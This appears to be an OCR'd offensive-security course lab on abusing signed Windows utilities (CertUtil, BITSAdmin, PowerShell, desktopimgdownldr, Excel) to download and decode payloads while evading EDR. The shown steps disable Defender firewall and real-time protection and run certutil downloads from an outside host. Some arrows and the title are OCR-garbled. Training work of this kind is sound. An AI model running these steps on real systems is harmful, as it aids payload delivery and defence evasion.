Module 08: Windows Exploitation and Privilege Escalation

```
# Exercise 04: Leveraging Legitimate Binaries and Scripts (LOLBINS and LOLBAS) for Executing Malici
```

Scenario

Living Off the Land Binaries (LOLBINS) and Living Off the Land Binaries and Scripts (LOLBAS) refer to legitimate, trusted system utilities natively present on target operating systems (or signed by trusted vendors like Microsoft) that can be abused by adversaries to execute malicious actions. Because these binaries are digitally signed and frequently utilized for legitimate system administration, abusing them allows attackers to evade Endpoint Detection and Response (EDR) agents, bypass restrictive Application Whitelisting (AWL), download arbitrary payloads, and conceal malicious activities.

In this exercise, we configure host security settings on Windows 11, execute file download operations using `CertUtil` (**certutil -urlcache -split -f "http://pentestinglabs.com/FS.zip"**), decode Base64-encoded payload files using the **-decode** switch (**certutil -decode malice.txt bad.exe**), perform background transfers via `BITSAdmin` (**bitsadmin /transfer myJob /download /priority normal ...**), leverage PowerShell's `Invoke-WebRequest`, manipulate `desktopimgdownldr.exe` via directory junction links, and initiate remote payload fetches through Microsoft Excel (`excel.exe`).

Objective

The objective of this lab is to help students learn how to:
- Disable host Windows Defender Firewall and Real-time Threat Protection for testing environments
- Abuse `CertUtil.exe` to fetch arbitrary remote files and evade host filters
- Decode Base64-encoded malicious payloads using CertUtil's **-decode** parameter flag
- Transfer remote files into system temporary directories using `BITSAdmin` (**C:\Windows\Temp\malice.txt**)
- Download web payloads natively using PowerShell's `Invoke-WebRequest` cmdlet
- Bypass administrative lock screen restrictions abusing `desktopimgdownldr.exe` with directory junction links (`mklink /J`)
- Leverage Microsoft Office binaries (`excel.exe`) to execute remote file downloads


---

Task 1: Abuse System Utilities (CertUtil, BITSAdmin, PowerShell, desktopimgdownldr, Excel) for Payload Delivery


In this task, we temporarily adjust Defender settings on Windows 11, execute remote downloads via CertUtil, decode Base64 files using the **-decode** option, transfer payloads with BITSAdmin and PowerShell, and demonstrate EDR evasion using `desktopimgdownldr.exe` and `excel.exe`.

Lab Tasks


1. Switch to **Windows 11** machine. Navigate to **Control Panel** $
   ightarrow$ **System and Security** $
   ightarrow$ **Windows Defender Firewall** $
   ightarrow$ **Turn Windows Defender Firewall on or off** and turn off Windows Defender Firewall.




1. Open **Virus & threat protection settings** $ ightarrow$ **Manage settings** and toggle off **Real-time protection** (click **Yes** on UAC prompt).




1. Launch Command Prompt and download remote archive file using CertUtil:
   certutil -urlcache -split -f "http://pentestinglabs.com/FS.zip"




1. Enable Windows Defender and attempt downloading a remote text payload:
   certutil -urlcache -split -f "http://pentestinglabs.com/repo.txt"
   Observe that host Defender blocks execution based on binary reputation rather than file extension.



